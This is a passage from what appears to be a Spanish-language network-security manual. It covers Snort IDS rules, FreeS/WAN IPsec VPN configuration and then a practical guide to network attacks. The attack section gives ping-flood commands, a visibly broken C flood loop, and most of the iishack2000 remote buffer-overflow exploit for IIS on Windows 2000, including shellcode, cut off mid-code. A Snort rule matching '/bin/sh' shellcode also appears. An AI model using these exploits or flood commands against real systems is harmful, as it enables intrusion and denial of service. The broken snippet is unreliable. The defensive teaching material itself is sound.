Lo anteriormente visto sólo es un visualizador de paquetes, pero si es necesario guardar un registro de todo lo que sucede en disco se utilizará el modo de registro así:

#snort –dev l ./log

El directorio en el que se almacenarán los registros es el “log”. Si este directorio no existe se devolverá un error, cuando Snort se ejecuta en este modo, recoge todos los

paquetes y los ubica en un directorio con nombre de la dirección IP de la máquina que los origina.

Si se quiere recoger información de una red en especial se puede utilizar:

#snort -dev –l ./log –h 10.0.17.1/24

4.2.3 Modo de Detección de intrusos:

Para habilitar el modo de detección de intrusos ejecutar:

#snort –dev –l ./log – 10.0.0.0/24 –c snort.conf

Donde snort.conf es el archivo de configuración que se encuentra en:

/carpeta donde se descomprimió el archivo/etc/.

La línea anterior provocará que el set de reglas ubicadas en /rules dentro de la carpeta donde se instaló, los cuales son archivos *.rules conteniendo cada una de las reglas que se aplicarán al tráfico de la red y se generarán las alertas. Si no se especifica el directorio de salida se tomará /var/log/snort.

4.2.3.1 Opciones de Salida:

Existen muchas maneras de configurar las salidas del Snort, El registro por defecto y los mecanismos de alertas es guardado en formato ASCII, El mecanismo de alerta completa imprime el mensaje junto con el encabezado completo del paquete.
Existen tres tipos de alertas de línea de comandos:

- Alerta completa:
- Alerta rápida: Escribe la alerta en un formato simple de texto poniendo la estampa de la regla, junto con la IP y los puertos.

- Conector : Envía alertes a un Socket Unix que está activado en un programa dedicado a esa función
- Syslog: Registro del sistema
- Smb (win popup): Envía ventanas de alerta a una máquina Windows.
- None: Desactiva la generación de alertas

Ejemplos de configuración de salida:

Registra el tráfico y envía alertas syslog:

#snort –c snort.conf –l ./log –h 10.0.0.0/24 -s

Registra el tráfico en /var/log/snort y genera alertas en el archivo alertas:

#snort –c snort.conf –A fast –h 10.0.0.0/24

4.2.4 Creación de reglas:

Será necesario en la configuración del Snort crear las reglas, un ejemplo es el siguiente:

Alert tcp any any -> 10.0.0.0/24 111 (content:"|00 01 86 a5|"; msg: "Acceso de montaje";)

Las reglas Snort están divididas en dos secciones lógicas, El encabezado y la opción. El encabezado contiene la acción el protocolo la dirección IP fuente y destino y las mascaras, la opción contiene los mensajes de alerta y la información de en cual parte del paquete debe inspeccionar para determinar si la acción de la regla debe ser ejecutada.

4.2.4.1 Componentes de las reglas:

4.2.4.1.1 Acciones de regla:

Esta parte contiene la información que define quien, cuando, como y que de el paquete.

El primer numeral en la regla es la acción y dice a Snort que hacer cuando encuentre una coincidencia con el criterio de la regla. Existen 5 acciones válidas por defecto en Snort:

- Alert: que genera alertas usando el método seleccionado, y además registra el paquete.
- Log : Registra el paquete
- Pass: Ignora el paquete
- Activate: Genera una alerta y luego regresa a otra regla dinámica
- Dinámica : Permanece inactivo hasta que es activada por una regla de activación, entonces actúa como una regla “log”

Se puede también definir tipos de reglas propias y asociarlas con uno o más entradas, se puede entonces usar el tipo de regla como acción en las reglas de Snort.

En el siguiente ejemplo se crea un tipo que registrará el tráfico simplemente:

```
ruletype  ataque
{
        type log output
        log_tcpdump: ataque.log
}
```

Estas reglas se crearán en el snort.conf

Como se puede ver en el ejemplo la acción se ubica como se muestra:

Alert tcp any any -> 10.0.0.0/24 111 (content:"|00 01 86 a5|"; msg: "Acceso de montaje";)

4.2.4.1.2 Protocolo:

En el siguiente campo de la regla se ubica el protocolo con el cual se buscará una coincidencia, las posibilidades son:

- TCP
- UDP
- ICMP
- IP

En el siguiente ejemplo se muestra la ubicación dentro de la regla:

Alert tcp any any -> 10.0.0.0/24 111 (content:"|00 01 86 a5|"; msg: "Acceso de montaje";)

En los siguiente dos campos se ubicarán las direcciones de destino y de origen, ejemplo:

Alert tcp 10.0.0.1 -> 160.245.5.2 (content:"|00 01 86 a5|"; msg: "Acceso de montaje";)

Lo cual verificará coincidencias para paquetes que provengan de la dirección 10.0.0.1 y que estén en camino hacia la dirección 160.245.5.2.
Se pueden incluir subredes completas por medio de "/" como por ejemplo 10.0.0.0/24 o 192.168.0.0/16 también es posible utilizar el modificador "!" para negar una IP y que la coincidencia se tome desde cualquier dirección menos de la especificada, any se utiliza para cualquier dirección.

4.2.4.1.3 Números de puerto

Es posible especificar el número de puerto separando por dos puntos así;

Alert tcp any 1:1024 any 80 -> 10.0.0.0/24 111 (content:"|00 01 86 a5|"; msg: "Acceso de montaje" ;)

La cual indica que todos los paquetes que se originen el los puertos 1-1024 serán evaluados siempre que estos tengan como objetivo el puerto 80.

4.2.4.1.4 Indicador de dirección

Los operadores de dirección se ubican así:

Alert tcp 10.0.0.1 -> 168.243.3.5 (content:"|00 01 86 a5|"; msg: "Acceso de montaje" ;)

Este indica la dirección de los datos en este caso serán evaluados todos los datos que se generen en la dirección 10.0.0.1 y vayan a la dirección 168.243.3.5

Si a caso fuera en dirección contraria la regla se vería así:

Alert tcp 10.0.0.1 <- 168.243.3.5 (content:"|00 01 86 a5|"; msg: "Acceso de montaje" ;)

Para evaluar lo paquetes en ambas dirección poner:

Alert tcp 10.0.0.1 <> 168.243.3.5 (content:"|00 01 86 a5|"; msg: "Acceso de montaje" ;)

4.2.4.2 Opciones de regla

Estas opciones son las que se ubican dentro del paréntesis, las opciones a utilizar más importantes son las siguientes:

MSG: En esta opción se escribe el mensaje que aparecerá cuando la alerta se genera, la sintaxis es la siguiente:

msg: “< cadena de texto generada >”;

TTL: Verifica el tiempo de vida que lleva el paquete, la sintaxis es la siguiente:

TTL:<número>;

CONTENT: Los datos de content (contenido) son unos de los más importantes en una regla de Snort, Esto permite al usuario configurar reglas que busquen por un contenido especifico en los datos del paquete y ejecutar una respuesta basada en estos datos, donde quiera que se encuentre una coincidencia, la función detectará patrones de Boyer-Moore, es llamado y este prueba el contenido de los paquetes, si los datos coinciden exactamente con el argumento, la prueba será satisfactoria, es necesario ser cuidadoso ya que el patrón será buscado exactamente.
Los datos se definen así:

content: [!] “<contenido de la cadena>”;
ejemplo:

alert tcp any any -> 10.0.0.0/24 any (content:”| 90c8 c0ff ffff| /bin/sh”; msg: “IMAP buffer overflow”)

En este ejemplo se muestra una combinación de detección de patrón código binario y texto.

alert tcp any any -> 10.0.0.0/24 any (content:"! GET "; msg: "IMAP buffer overflow")

En este caso la coincidencia se dará para todos los paquetes que no contengan la cadena GET.

Otras opciones son:

TOS: Verifica el tipo de servicio de los paquetes

ID: Verifica el fragmento del encabezado IP

FLAGS: Verifica las banderas TCP

SEQ: Verifica el número de secuencia

WINDOW: Verifica el campo de la ventana TCP

4.2.5Ejemplo de configuración de Snort:

Se tiene una topología como se describe a continuación:




Figura 4.2.1. Topología IDS

Se quiere verificar todos los reconocimientos PING que le hagan a la red, para esto el procedimiento es el siguiente:

- Para verificar si Snort está generando alertas correctamente se deshabilitara todas las reglas que ya incluye por defecto con la finalidad de comprobar si las reglas propias están funcionando.
- Editar el archivo snort.conf deshabilitando todas los archivos de reglas poniendo # antes de cada definición de regla por ejemplo:

#include $RULE_PATH/sql.rules
#include $RULE_PATH/x11.rules
#include $RULE_PATH/icmp.rules
#include $RULE_PATH/netbios.ru
#include $RULE_PATH/misc.rules
#include $RULE_PATH/attack-res
#include $RULE_PATH/oracle.rul
#include $RULE_PATH/mysql.rule
#include $RULE_PATH/snmp.rules
#include $RULE_PATH/smtp.rules
#include $RULE_PATH/imap.rules
#include $RULE_PATH/pop2.rules
#include $RULE_PATH/pop3.rules

- Sólo se agregará una línea al nuevo archivo de reglas así:

include $RULE_PATH/nuevas.rules

- En este momento Snort no podrá ejecutarse ya que el archivo reglas.rules no está creado, por lo tanto será necesario crearlo, el archivo debe quedar de esa forma:

Reglas de Prueba
(C) Copyright 2001,2002, Martin Roesch, Brian Caswell, et al.
All rights reserved.

$Id: chat.rules,v 1.17 2003/04/17 00:35:46 cazz Exp $

#------------

Reglas de prueba

#------------

These signatures look for people using various types of chat programs (for

example: AIM, ICQ, and IRC) which may be against corporate policy

alert icmp any any -> any any (msg:"CHAT AIM send message";)

Como se puede ver la alerta se genera cuando exista cualquier tráfico ICMP

- Ahora activamos Snort para que genere una alerta rápida así:

snort -c /ruta del archivo snort.conf /snort.conf -A fast

El sistema deberá responder con:

--== Initialization Complete ==--

- Mientras Snort este activo se hace ping desde cualquier punto de la red hacia otro punto de la red.
- Posteriormente comprobamos si las alertas han sido generadas en el archivo /var/log/snort/alert en el cual deberá aparecer lo siguiente:
-

09/23-19:13:03.565413 [**] [1:0:0] Trafico ICMP llegando [**] [Priority: 0] {ICMP} 10.0.17.62 -> 10.0.17.101

09/23-19:13:03.565569 [**] [1:0:0] Trafico ICMP llegando [**] [Priority: 0] {ICMP} 10.0.17.101 -> 10.0.17.62

09/23-19:13:04.571459 [**] [1:0:0] Trafico ICMP llegando [**] [Priority: 0] {ICMP} 10.0.17.62 -> 10.0.17.101

09/23-19:13:04.571555 [**] [1:0:0] Trafico ICMP llegando [**] [Priority: 0] {ICMP} 10.0.17.101 -> 10.0.17.62

09/23-19:13:05.577312 [**] [1:0:0] Trafico ICMP llegando [**] [Priority: 0] {ICMP} 10.0.17.62 -> 10.0.17.101

09/23-19:13:05.577408 [**] [1:0:0] Trafico ICMP llegando [**] [Priority: 0] {ICMP} 10.0.17.101 -> 10.0.17.62

09/23-19:13:06.583160 [**] [1:0:0] Trafico ICMP llegando [**] [Priority: 0] {ICMP} 10.0.17.62 -> 10.0.17.101

09/23-19:13:06.583251 [**] [1:0:0] Trafico ICMP llegando [**] [Priority: 0] {ICMP} 10.0.17.101 -> 10.0.17.62

09/23-19:13:16.498896 [**] [1:0:0] Trafico ICMP llegando [**] [Priority: 0] {ICMP} 10.0.17.62 -> 10.0.17.1

09/23-19:13:16.499262 [**] [1:0:0] Trafico ICMP llegando [**] [Priority: 0] {ICMP} 10.0.17.1 -> 10.0.17.62

09/23-19:13:17.504901 [**] [1:0:0] Trafico ICMP llegando [**] [Priority: 0] {ICMP} 10.0.17.62 -> 10.0.17.1

09/23-19:13:17.505110 [**] [1:0:0] Trafico ICMP llegando [**] [Priority: 0] {ICMP} 10.0.17.1 -> 10.0.17.62

4.3 Manual: instalación y configuración de redes cifradas usando FreesWan.[16]

4.3.1 Instalación:

Para instalar el programa será necesario descargarlo de: www.Freeswan.org página oficial del sistema. Este manual de configuración contemplará la instalación para RedHat 9.0; pero puede hacerse tanto con el código fuente como en RPM, lo más importante es que será necesario descargar la versión apropiada acorde con el sistema que se posee, para conocer la versión del kernel del sistema se digitará:

[16] Para mayor infomacion visitar : http://www.freeswan.org

uname –a

La versión que nos brinda este comando deberá ser considerada al pie de la letra al descargar el código, de lo contrario este no funcionará.
Para ser utilizado en Redhat 9.0 los RPM a descargar serán los siguientes:

freeswan-module-2.00_2.4.18_3-0.i386.rpm
freeswan-userland-2.00_2.4.18_3-0.i386.rpm

Es necesario revisar las firmas de ambos RPMs así:

rpm --checksig freeswan*.rpm

el comando devolverá:

freeswan-module-2.00_2.4.18_3-0.i386.rpm: pgp md5 OK
freeswan-userland-2.00_2.4.18_3-0.i386.rpm: pgp md5 OK

En caso de no obtener esta respuesta será necesario descargar de nuevo los archivos.

Para instalar los RPMs:
Ingresar como root así:

#su - root
password:*****

para instalar los RPMs se digita:

rpm -ivh freeswan*.rpm

Si la instalación no genera un mensaje de error, entonces digitar:

#service ipsec start

Esto iniciará el servicio de cifrado.

Para chequear que el servicio se ejecuta sin problemas digitar:

#ipsec verify

El sistema debe desplegar:

Checking your system to see if IPsec got installed and started correctly
Version check and ipsec on-path [OK]
Checking for KLIPS support in kernel [OK]
Checking for RSA private key (/etc/ipsec.secrets) [OK]
Checking that pluto is running [OK]

Si esto no sucede existe una gran posibilidad de que la versión descargada no es la correcta para el kernel.

4.3.2 Configuración para una topología de red a red.

Los requerimientos básicos para configurar FreesWan de red a red son los siguientes:

- Dos máquinas Linux con IP estáticas que funcionen como puerta de enlace.
- Una red detrás de cada puerta de enlace, con direcciones IP sin traslaparse
- FreesWan instaladas en cada puerta de enlace.

Para cada puerta de enlace, recopilar la siguiente información: dominio creado por el mismo administrador.
Para poder mantener una comunicación cifrada es necesario generar llaves con las cuales se cifrará la información, por lo tanto es necesario generarlas en cada puerta de enlace, cada puerta de enlace en la conexión será reconocida por “left” y “right” puntos

que sirven de referencia para la topología, se deberá generar una llave en cada punto, el comando a utilizar para generar la llave del lado izquierdo es el siguiente:

#ipsec showhostkey –left

EL comando devolverá lo siguiente:

RSA 2048 bits xy.example.com Fri Apr 26 15:01:41 2002
leftrsasigkey=0sAQOnwiBPt...

En caso de que la configuración se este realizando desde ambas redes al mismo tiempo se puede hacer una conexión ssh para generar la llave de lo contrario puede hacerlo otra persona y enviarlo por algún otro modo, el comando a utilizar para generar la llave del lado derecho es el siguiente

#ipsec showhostkey --right

El comando devolverá lo siguiente:

RSA 2192 bits ab.example.com Thu May 16 15:26:20 2002
rightrsasigkey=0sAQOqH55O...

Para crear las conexiones será necesario modificar el archivo de configuración de FreesWan /etc/ipsec.conf este debe ser exactamente el mismo en ambos lados así:

```
conn red-a-red
   left=192.0.2.2                # Ip de la puerta de enlace
   leftsubnet=192.0.2.128/29     # Red a protejer
   leftid=@xy.example.com        #
   leftrsasigkey=0s1LgR7/oUM...          #
   leftnexthop=192.0.0.1         # ip del router de la red
   right=192.0.2.9                       # Ip del a puerta de enlace
   rightsubnet=10.0.0.0/24       # Red a protejer
```

rightid=@ab.example.com #
rightrsasigkey=0sAQOqH55O... #
rightnexthop=10.0.0.1 # ip del router de la red
auto=add # Habilita la conexion.

"Left" and "right" poseen las IPs de las puertas de enlace de ambos puntos donde FreesWan se encuentra instalado , "leftsubnet" y "rightsubnet" representan la dirección de red de la red a ser protegida, estas pueden contener redes distintas las cuales serán enrutadas por las puertas de enlace.
Copiar este archivo en ambas puertas de enlace. /etc/ipsec.conf. Para iniciar la conexión digitar:

#ipsec auto --up red-a-red

Si la configuración está correcta se desplegará:

104 "net-net" #223: STATE_MAIN_I1: initiate
106 "net-net" #223: STATE_MAIN_I2: sent MI2, expecting MR2
108 "net-net" #223: STATE_MAIN_I3: sent MI3, expecting MR3
004 "net-net" #223: STATE_MAIN_I4: ISAKMP SA established
112 "net-net" #224: STATE_QUICK_I1: initiate
004 "net-net" #224: STATE_QUICK_I2: sent QI2, IPsec SA established

En caso de que se despliegue:"Conexión no encontrada", podría ser debió a una mala redacción en el ipsec.conf o mala estructura de la llave, los errores son desplegados en archivos de registro /var/log/message y /var/log/secure estos archivos deben ser revisados en caso de error.
Para redes enmascaradas o con NAT será necesario crear una excepción en estos dispositivos para que los paquetes sean enviados con normalidad.

En el Firewall:

#iptables -t nat -A POSTROUTING -o eth0 -s 10.0.0.0/24 -j MASQUERADE

Cambiar lo siguiente:

#iptables -t nat -A POSTROUTING -o eth0 -s 10.0.0.0/24 –d ! 192.0.2.128/29 -j MASQUERADE

Esto es necesario en cualquier punto de red que tenga Firewall.

Para probar la conexión será necesario hacer ping entre redes protegidas y sondear esta conexión por medio de un Sniffer:

#Ping xy.ejemplo.com

Y para rastrear los paquetes ejecutaremos:

#tcpdump -i [interfaz de salida]

#19:16:32.046220 192.0.2.2 > 192.0.2.9: ESP(spi=0x3be6c4dc,seq=0x3)
#19:16:32.085630 192.0.2.9 > 192.0.2.2: ESP(spi=0x5fdd1cf8,seq=0x6)

Toda información que sea enviada entre las redes protegidas enviará paquetes ESP (Encapsulating Security Payload) los cuales son paquetes cifrados , los datos dentro de estas redes no va cifrado en ningún caso.
Para que la conexión inicie al arrancar será necesario cambiar la siguiente línea:

auto=add
con:
auto=start

4.3.2.1 Conexión de estación remota hacia red.

Es necesario saber:

- La IP estática de la puerta de enlace de la red
- El rango de red detrás de la puerta de enlace
- Nombre asociado con un DNS de la máquina puerta de enlace, este puede ser creado por el administrador sin estar registrado.

Será necesario generar la llave del lado izquierdo, la cual será la máquina remota así:

#ipsec showhostkey --left

El comando devolverá:

RSA 2192 bits road.example.com Sun Jun 9 02:45:02 2002
leftrsasigkey=0sAQPIPN9uI...

Seguidamente se generara la contraseña del lado derecho:

#ipsec showhostkey –right

El comando devuelve lo siguiente:

RSA 2048 bits xy.example.com Fri Apr 26 15:01:41 2002
rightrsasigkey=0sAQOnwiBPt…

Es recomendable hacer esto vía SSH para que sea totalmente seguro.

Para crear la conexión será necesario modificar el archivo /etc/ipsec.conf que es el archivo que contiene las conexiones del sistema.

En la máquina remota agregaremos lo siguiente al archivo:

conn remoto
left=%defaultroute # Configura la IP dinamica
leftnexthop=%defaultroute #
leftid=@road.example.com # informacion local
leftrsasigkey=0sAQPIPN9uI.. #

right=192.0.2.10 # Informacion remota
rightsubnet=10.0.0.0/24 #
rightid=@xy.example.com #
rightrsasigkey=0sAQOnwiBPt... #
auto=add # Habilita la conexión pero no la inicia automaticamente

El archivo en este caso será diferente en ambos puntos

En el lado de la red será:

conn remoto
left=192.0.2.2 # Información de la puerta de enlace
leftid=@xy.example.com #
leftsubnet=192.0.2.128/29 #
leftrsasigkey=0sAQOnwiBPt... #
rightnexthop=%defaultroute # puerta de enlace de toda la red
right=%any #
rightid=@road.example.com #
rightrsasigkey=0sAQPIPN9uI... #
auto=add # habilita la conexión pero no la # inicia

El inicio de la conexión y las pruebas son iguales que en el caso anterior.

4.3.3 Ejemplos:

4.3.3.1 Configuración de red a red.

Se tiene una topología como la que se muestra a continuación:




Figura 4.3.1. Topología de configuración red a red

El archivo de configuración /etc/ipsec.conf en ambos puntos debe contener lo siguiente:

config setup
interfaces="ipsec0=eth0"
klipsdebug=none
plutodebug=none
plutoload=%search
plutostart=%search
conn %default
keyingtries=0

conn UDB
left=200.0.0.4
leftsubnet=168.15.0.0/24
leftnexthop=200.0.0.1
right=15.0.0.5
rightsubnet=168.15.1.0/24
rightnexthop=15.0.0.1
auto=start
leftid=@pc1.udb.edu.sv

rightid=@pc2.udb.edu.sv

leftrsasigkey=0x--llave publica del lado izquierdo

rightrsasigkey=0x—llave publica del lado derecho

Configuración de conexión de terminal remota a red:

La topología se muestra a continuación:




Figura 4.3.2. Conexión terminal remota a red

Para este tipo de topología el archivo de configuración es diferente en ambos lados ya que al poseer una IP dinámica el usuario remoto debe cambiar varios parámetros que reflejen los valores cambiantes.

Archivo de configuración del lado izquierdo es como se muestra:

config setup

interfaces=%defaultroute

klipsdebug=none

plutodebug=none

plutoload=%search

plutostart=%search

conn %default
keyingtries=1

conn docente-remoto
left=%defaultroute
leftsubnet=
leftnexthop=
right=15.0.0.5
rightsubnet=168.15.1.0/24
rightnexthop=15.0.0.1
auto=start
authby=rsasig
leftid=@pc1.udb.edu.sv
rightid=@pc2.udb.edu.sv
leftrsasigkey=0x--llave publica del lado izquierdo
rightrsasigkey=0x—llave publica del lado derecho

El archivo de configuración del lado derecho debe modificarse como sigue:

config setup
interfaces="ipsec0=eth0"
klipsdebug=none
plutodebug=none
plutoload=%search
plutostart=%search

conn %default
keyingtries=1

conn docente-remoto
left=0.0.0.0

leftsubnet=

leftnexthop=

right=15.0.0.5

rightsubnet=168.15.1.0/24

rightnexthop=15.0.0.1

auto=add

authby=rsasig

leftid=@rw1.yourdomain.com

rightid=@sg2.yourdomain.com

leftrsasigkey=0x--left-public-key

rightrsasigkey=0x--right-public-key

5 Guía práctica de ataques de red

5.1 Ataques de escaneo y sniffing:

5.1.1 Super Scan:

Esta es una herramienta de software disponible para Windows, tiene facilidades para el escaneo de puertos por rangos de IPs configurables. Por medio de esta herramienta es posible conocer que máquinas son vulnerables.

Para Linux es posible utilizar "**nmap**", herramienta del sistema utilizada por administradores para evaluar puertos abiertos en espera de conexiones, es posible utilizarlo para buscar posibles víctimas.

5.1.2 Ethereal:

Es una herramienta con licencia GNU por lo general incluidas en las distribuciones de RedHat, por medio de la cual se puede visualizar todo el tráfico de una red, siendo posible encontrar contraseñas y documentos que viajen a través de ella. Otros ejemplos de estos programas son: **Comm View, Sniffer Ufasoft.**

5.2 Ataque de Inundación o Denegación de servicio:

Este tipo de ataque envía una gran cantidad de tráfico provocando la inundación de datos en la red, provocando que se caiga la red, por lo que se vuelve inservible e incluso que algunos sistemas fallen.
Estos ataques se pueden hacer por medio del comando ping el cual utiliza ICMP para generar comprobaciones de funcionamiento del sistema, por medio de conexiones en la red. Dicha conexión se puede aprovechar para inundar la red de tráfico basura, un ejemplo es el llamado ping de la muerte que se puede implementar desde cualquier sistema así:

ping -s 2000 victima(ip)

Se puede crear el código de la siguiente manera:

```
void main(){
        int count=1;
        for(;count>10;count++){
                system (ping -s 2000 targetsite);
                sleep(3);
        }
}
```

5.2.1 Ataque de inundación que afecta a Windows 2000:

Este ataque de inundación de buffer afecta a los sistemas no parchados de Windows 2000 que tengan cargado el filtro de imporesión isapi, esta sobre carga de buffer ocasionará que el sistema afectado se detenga y el servicio deje de funcionar. El código se presenta a continuación:

```
#ifdef _WIN32
#include <Winsock2.h>
#include <Windows.h>
#define snprintf _snprintf
#else
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#endif
#include <stdio.h>

void usage();
unsigned char GetXORValue(char *szBuff, unsigned long filesize);
unsigned char sc[2][315]={
        "\x8b\xc4\x83\xc0\x11\x33\xc9\x66\xb9\x20\x01\x80\x30\x03\x40\xe2\xfa\xeb\x03\x03\x03\x03\
x5c\x88\xe8\x82\xef\x8f\x09\x03\x03\x44\x80\x3c\xfc\x76\xf9\x80\xc4\x07\x88\xf6\x30\xca\x83\xc2\x07\x
```

```
88\x04\x8a\x05\x80\xc5\x07\x80\xc4\x07\xe1\xf7\x30\xc3\x8a\x3d\x80\xc5\x07\x80\xc4\x17\x8a\x3d\x80\
xc5\x07\x30\xc3\x82\xc4\xfc\x03\x03\x03\x53\x6b\x83\x03\x03\x03\x69\x01\x53\x53\x6b\x03\x03\x03\x4
3\xfc\x76\x13\xfc\x56\x07\x88\xdb\x30\xc3\x53\x54\x69\x48\xfc\x76\x17\x50\xfc\x56\x0f\x50\xfc\x56\x03\
x53\xfc\x56\x0b\xfc\xfc\xfc\xfc\xcb\xa5\xeb\x74\x8e\x28\xea\x74\xb8\xb3\xeb\x74\x27\x49\xea\x74\x60\x
39\x5f\x74\x74\x74\x2d\x66\x46\x7a\x66\x2d\x60\x6c\x6e\x2d\x77\x7b\x77\x03\x6a\x6a\x70\x6b\x62\x60\
x68\x31\x68\x23\x2e\x23\x66\x46\x7a\x66\x23\x47\x6a\x64\x77\x6a\x62\x6f\x23\x50\x66\x60\x76\x71\x6
a\x77\x7a\x0e\x09\x23\x45\x6c\x71\x23\x67\x66\x77\x62\x6a\x6f\x70\x23\x75\x6a\x70\x6a\x77\x39\x23\x
4b\x77\x77\x73\x39\x2c\x2c\x74\x74\x74\x2d\x66\x46\x7a\x66\x2d\x60\x6c\x6e\x03\x03\x03\x03\x03\x03
\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x90\x90\x90\x90\x90\x90\x90\x90\xcb\x4a\x
42\x6c\x90\x90\x90\x90\x66\x81\xec\x14\x01\xff\xe4\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\
x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x00",

        "\x8b\xc4\x83\xc0\x11\x33\xc9\x66\xb9\x20\x01\x80\x30\x03\x40\xe2\xfa\xeb\x03\x03\x03\x03\
x5c\x88\xe8\x82\xef\x8f\x09\x03\x03\x44\x80\x3c\xfc\x76\xf9\x80\xc4\x07\x88\xf6\x30\xca\x83\xc2\x07\x
88\x04\x8a\x05\x80\xc5\x07\x80\xc4\x07\xe1\xf7\x30\xc3\x8a\x3d\x80\xc5\x07\x80\xc4\x17\x8a\x3d\x80\
xc5\x07\x30\xc3\x82\xc4\xfc\x03\x03\x03\x53\x6b\x83\x03\x03\x03\x69\x01\x53\x53\x6b\x03\x03\x03\x4
3\xfc\x76\x13\xfc\x56\x07\x88\xdb\x30\xc3\x53\x54\x69\x48\xfc\x76\x17\x50\xfc\x56\x0f\x50\xfc\x56\x03\
x53\xfc\x56\x0b\xfc\xfc\xfc\xfc\x50\x33\xeb\x74\xf7\x86\xeb\x74\x2e\xf0\xeb\x74\x4c\x30\xeb\x74\x60\x3
9\x5f\x74\x74\x74\x2d\x66\x46\x7a\x66\x2d\x60\x6c\x6e\x2d\x77\x7b\x77\x03\x6a\x6a\x70\x6b\x62\x60\x
68\x31\x68\x23\x2e\x23\x66\x46\x7a\x66\x23\x47\x6a\x64\x77\x6a\x62\x6f\x23\x50\x66\x60\x76\x71\x6a
\x77\x7a\x0e\x09\x23\x45\x6c\x71\x23\x67\x66\x77\x62\x6a\x6f\x70\x23\x75\x6a\x70\x6a\x77\x39\x23\x4
b\x77\x77\x73\x39\x2c\x2c\x74\x74\x74\x2d\x66\x46\x7a\x66\x2d\x60\x6c\x6e\x03\x03\x03\x03\x03\x03\
x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x90\x90\x90\x90\x90\x90\x90\x90\xcb\x4a\x4
2\x6c\x90\x90\x90\x90\x66\x81\xec\x14\x01\xff\xe4\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x
03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x03\x00"};

main (int argc, char *argv[])
{
        char request_message[500];
        int X,sock,sp=0;
        unsigned short serverport=htons(80);
        struct hostent *nametocheck;
        struct sockaddr_in serv_addr;
        struct in_addr attack;
#ifdef _WIN32
        WORD werd;
        WSADATA wsd;
        werd= MAKEWORD(2,0);
```

```
        WSAStartup(werd,&wsd);
#endif
        printf("iishack2000 - Remote .printer overflow in 2k sp0 and sp1\n");
        printf("Vulnerability found by Riley Hassell <riley@eeye.com>\n");
        printf("Exploit by Ryan Permeh <ryan@eeye.com>\n");
        if(argc < 4) usage();
        if(argv[1] != NULL)
        {
                nametocheck = gethostbyname (argv[1]);
                memcpy(&attack.s_addr,nametocheck->h_addr_list[0],4);
        }
        else usage();
        if(argv[2] != NULL)
        {
                serverport=ntohs((unsigned short)atoi(argv[2]));
        }
        if(argv[3] != NULL)
        {
                sp=atoi(argv[3]);
        }
